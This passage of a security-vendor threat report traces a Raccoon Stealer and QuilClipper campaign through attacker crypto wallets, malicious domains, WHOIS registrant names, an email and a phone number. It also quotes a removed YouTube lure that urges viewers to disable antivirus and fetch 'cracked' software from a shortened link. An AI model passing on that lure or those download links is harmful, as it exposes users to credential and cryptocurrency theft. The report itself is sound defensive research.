
We were able to extract the complete list of cryptocurrency wallets used in this QuilClipper campaign:

Currency	Address**
wme	E131861246090
wmz	Z951343623712
wmx	X295432170648
eth	0x51923d87c096dfEF7962b97A9c315e147302e1e9
btc	1BgivXvAHYsY82TaGkQ9znVrsm8Ka4SYic
btc2	3No6411JCoFJ1YKbNx3XEfiSTfJG66kzuP
bch	qrycev0vycz7k58f9xspmhpnp7hh5wtz7qf6k99r5q
btg	GRAUWErUbiGz1nFJtM8RTb4vKuojKBpggD
btg2	AYqLnTTThKqhV4npsciGstSpAa1XdkrrBP
doge	D7PxzNxHpHWXUDZFD87oz26xdwzA2ZPHCH
dash	Xvhy5ivBRSD2EV5iWMJQcNHzZfsFHzmGx9
lite	LPrTY2BMuhRufywiYmJWRQrRxaM29uWK5S
lite2	MS8fsusNAxGm7pWV4VXD3mGzDf5ryEccW8
xmr	4GpZCMCXCDC7UZmYPezXCW4n9UbRmpngrNT6XAx4UtUka8fGUvJu557bTqQnYLFDXsR6q8Ebw35rR7hqfmEgTHj5Pq5kkhwfb
zcash	t1JRpfow927XUoPtmgataMC5m5aLewzNYUP
blk	BLX4ZNU8hKPuTvEuBpDmukxx1otFamYf5k
rdd	RuYcDcmXWky8CyvW79pq1qxePi72FucuiG
strat	SdAmVfGT1K8MnsmuYQby2wJibmeiHnQwVH
xlm	GDTNDX3YTBIQY5XLVFWS3ODIEZJBFEBW5SLCWAB23EGFQWHEAZL6C2KC
via	via1qwwkc2ssfu0sy7c6qhr8e4curh64j8vglc0pz0m
xrp	rMWCnxwDxHyCapmgYTypH3f54XqkLYfxhZ
pa	P1018554560

Checking the BTC wallet addresses used in the campaign, we were able to see the balance details for each of them. The first (labeled as btc above) had a balance worth about $5,000 US. The second had about $2,500 in value. The Etherium wallet contained 2.792996354 ETH—which is the equivalent of approximately $6,700 USD.

The Raccoon/QuilClipper connection

While analyzing similar samples to .Net loader and clipper on Virustotal, we found more samples hosted on the domain **bbhmnn778.fun.** Some of the .NET loaders were Raccoon Stealer, and both the QuilClipper and Raccoon samples use the Raccoon Telegram channel we found in our initial Raccoon sample: **telete.in/jbitchsucks**. Investigating these files and searching on their filenames, we found a YouTube channel that promotes Raccoon Stealer and QuilClipper.



youtube.com/watch?v=0nfBlSW7hbQ

DISCLAIMER

Probably, you already faced the situation when a red warning text pops up on your screen and an alert signal is played. This reaction was caused by a copied file or a launched app.

False alert is when a file or a website is defined as harmful by antivirus software while they don't really contain any harmful code.

It's a very awkward topic that is frequently avoided by some antivirus developers but it keeps make troubles both to ordinary users and honest software developers.

This trouble often happens with users. That's why we even added this issue here to clarify it.

The specifics of installation requires to receive all main permissions from the user. And while installing, interference occurs into the low-level processes the operational system that ordinary antivirus blocks on default.

It can often lead to troubles during installation process, and it don't give the results which are expected by.

THAT'S WHY WE REQUEST OUR USERS TO DISABLE THEIR ANTIVIRUS TEMPORARY WHILE INSTALLATION IS IN PROCESS.

Virus & threat protection settings
Real-time protection
Off
Cloud-delivered protection
0:09 / 1:28

Avast SecureLine VPN 2020 Latest 5.5.522 FULL | License Key | CrackDownload free | Descargar gratis

30,109 views • 28 Apr 2020

BLACK RABBIT
7.27K subscribers

the software is updated to the latest version
Link - https://bit.ly/3vETnY5
Password - 1234

SHOW MORE

How To RECOVER DATA From Android, PC, SD Card, Hard...
M.Q Tech
12K views • 2 weeks ago
Microsoft PowerPoint Tutorial: 3-Hour PowerPoint Course -...
Simon Sez IT
140K views • 1 year ago
Java Complete Project For Beginners With Source Code -...
1BestCsharp blog

“Black Rabbit”, A YouTube channel promoting Raccoon Stealer and QuilClipper. (Now removed)


In the video promoting QuilClipper, the same actor nickname (MickeyMF) is referenced.

Raccoon infrastructure

To get a better sense of Raccoon’s second-stage deployment infrastructure, we checked the other subdomains connected to the root domain, **xsph.ru**. There are records of over 60 subdomains under xsph.ru, and 21 that have been active in all of these domains were registered through the Russian hosting provider SprintHost.ru, and managed through that company’s domain name service. But there are no current hosts associated with the domains, and the domain registration itself expired at the end of July, 2021.

Many of the subdomains followed the same naming pattern as the subdomain used in our Raccoon sample, while others were clearly reserved for other tasks—including phishing (such as subdomains named “wellsfargosecurecloud” and “chaseonlinesecure”). Sophos telemetry for subdomains shows it being regularly used as part of phishing activity for at least the last year. The hosts used to serve these subdomain names have been hosted on various shared IP addresses on SprintHost’s infrastructure in St. Petersburg. They’ve been connected to other malware downloads as well.

Casting a wider net, we looked at other domains that have been associated with Raccoon infrastructure over the past six months. The name **Marina Grodovich** crops up frequently in registrations of Raccoon Stealer *gate* domains. The name has been tied to a total of 94 domains used since September, 2020 in Raccoon Stealer attacks.



Marina Grodovich

Whois Search 69 | Whois History 71

DATA

Filters

FOCUS (69 / 69)
- againstpolicebru... 1
- bestcoffeeandbu... 1
- blacksmokegun.t... 1
- bromobutterfly.top 1
- cheapdealnow.top 1

Show More

EMAIL (2 / 54)
- support@niceni... 45
- marinagrodovich... 9

REGISTRAR (1 / 69)
- NICENIC INTER... 69

SERVER (2 / 69)
- whois.iisp.com 60
- rdap.iisp.com 9

NAME (2 / 68)
- REDACTED FO... 59
- Marina Grodovich 9

ORGANIZATION (1 / 69)
- Marina Grodovi... 69

PHONE (2 / 9)
- +7.9099903215 7
- +79.099903215 2


WHOIS Search

1 - 25 of 69 Sort : Registered Descending 25 / Page

	Focus	Email	Registered	Expires
□	duckduckstop.top	support@nicenic.net	2021-03-31	2022-03-31
□	videomart.top	support@nicenic.net	2021-03-25	2022-03-24
□	companyllc.top	support@nicenic.net	2021-03-24	2022-03-24
□	nameyourcatlikeshedeserved.top	support@nicenic.net	2021-03-21	2022-03-21
□	habbybearshop.top	support@nicenic.net	2021-03-19	2022-03-19
□	mydrinksare.top	support@nicenic.net	2021-03-19	2022-03-19
□	youcanfindmeonthe.top	support@nicenic.net	2021-03-19	2022-03-19
□	followmeasap.top	support@nicenic.net	2021-03-18	2022-03-18
□	redneckparty.top	support@nicenic.net	2021-03-18	2022-03-18
□	freedomorangeworld.top	support@nicenic.net	2021-03-17	2022-03-17
□	teastycandycoffe.top	support@nicenic.net	2021-03-17	2022-02-28
□	followmeasap13.top	support@nicenic.net	2021-03-15	2022-03-15
□	youaresoslow.top	support@nicenic.net	2021-03-13	2022-03-13
□	pleaseletmesleeptonight.top	support@nicenic.net	2021-03-12	2022-03-12
□	bestcoffeeandbuns.top	support@nicenic.net	2021-03-12	2022-03-12
□	mynameischarliebrown.top	support@nicenic.net	2021-03-12	2022-03-12
□	parloitaliano.top	support@nicenic.net	2021-03-12	2022-03-12
□	gogowormdealer.top	support@nicenic.net	2021-03-11	2022-03-11


A RiskIQ screenshot showing some of the 94 domains tied to the organization name used to register Raccoon Stealer command and control gateway domains.

Many of the second stage domains hosting payload downloads are tied to a single Gmail address that was used to register them. For example, the Raccoon demonstrated on Youtube uses **aun3xk17k.space** to download QuilClipper.



Focus	Email	Registered	Expires
aun3xk19k.space	joshua.onate@gmail.com	2021-03-16	2022-03-16
aun3xk17k.space	joshua.onate@gmail.com	2021-03-16	2022-03-16
aun3xk18k.space	joshua.onate@gmail.com	2021-03-16	2022-03-16
bbhmnn778.fun	joshua.onate@gmail.com	2021-03-10	2022-03-10
donotspace.pw	joshua.onate@gmail.com	2020-12-03	2021-12-03

According to Have I Been Pwned, this address was used to register a “hacking” community (see below), and various legitimate websites like Linkedin, Dropbox, and Bitly.



AbuseWith.Us: In 2016, the site dedicated to helping people hack email and online gaming accounts known as Abusewith.us suffered multiple data breaches. The site allegedly had an administrator in common with the nefarious LeakedSource site, both of which have since been shut down. The exposed data included more than 1.3 million unique email addresses, often accompanied by usernames, IP addresses and plain text or hashed passwords retrieved from various sources and intended to be used to compromise the victims' accounts.

Compromised data: Email addresses, IP addresses, Passwords, Usernames

Crime at your service

This Raccoon Stealer campaign is indicative of how industrialized criminal activity has become. Using a collection of paid services—the dropper-as-a-service to deploy Raccoon, in addition to the stealer-as-a-service Raccoon itself, and what may be an underlying malware hosting-as-a-service underlying all of these components—the actor behind this Raccoon campaign was able to

- deploy malware
- steal cookies and credentials
- sell those stolen credentials on criminal marketplaces
- steal approximately $13,200 US worth of cryptocurrency, and use the compute resources of victims to mine another $2,900 in cryptocurrency over a 6-month period.

To produce this return, the actor paid Raccoon’s operators about $1200 over the period, plus $50 malware build fees—roughly 10 percent of the take—plus the cost of the dropper delivery. All of this required only basic technical skills on the part of the actor running the campaign.

It’s these kinds of economics that make this type of cybercrime so attractive—and pernicious. Multiplied over tens or hundreds of individual Raccoon actors, it generates a livelihood for Raccoon’s developers and a host of other supporting malicious service providers that allows them to continue to improve and expand their criminal offerings. And those offerings largely hit consumers—especially, as in this case, when they make use of searches for free versions of commercial software.

Protection details

Sophos protects against Raccoon and other stealers in multiple ways—by signature, reputation, static analysis and behavior. QuilClipper is also stopped, as are the droppers observed in this campaign.

SophosLabs has published the indicators of compromise relating to samples discussed in this report on the SophosLabs Github page.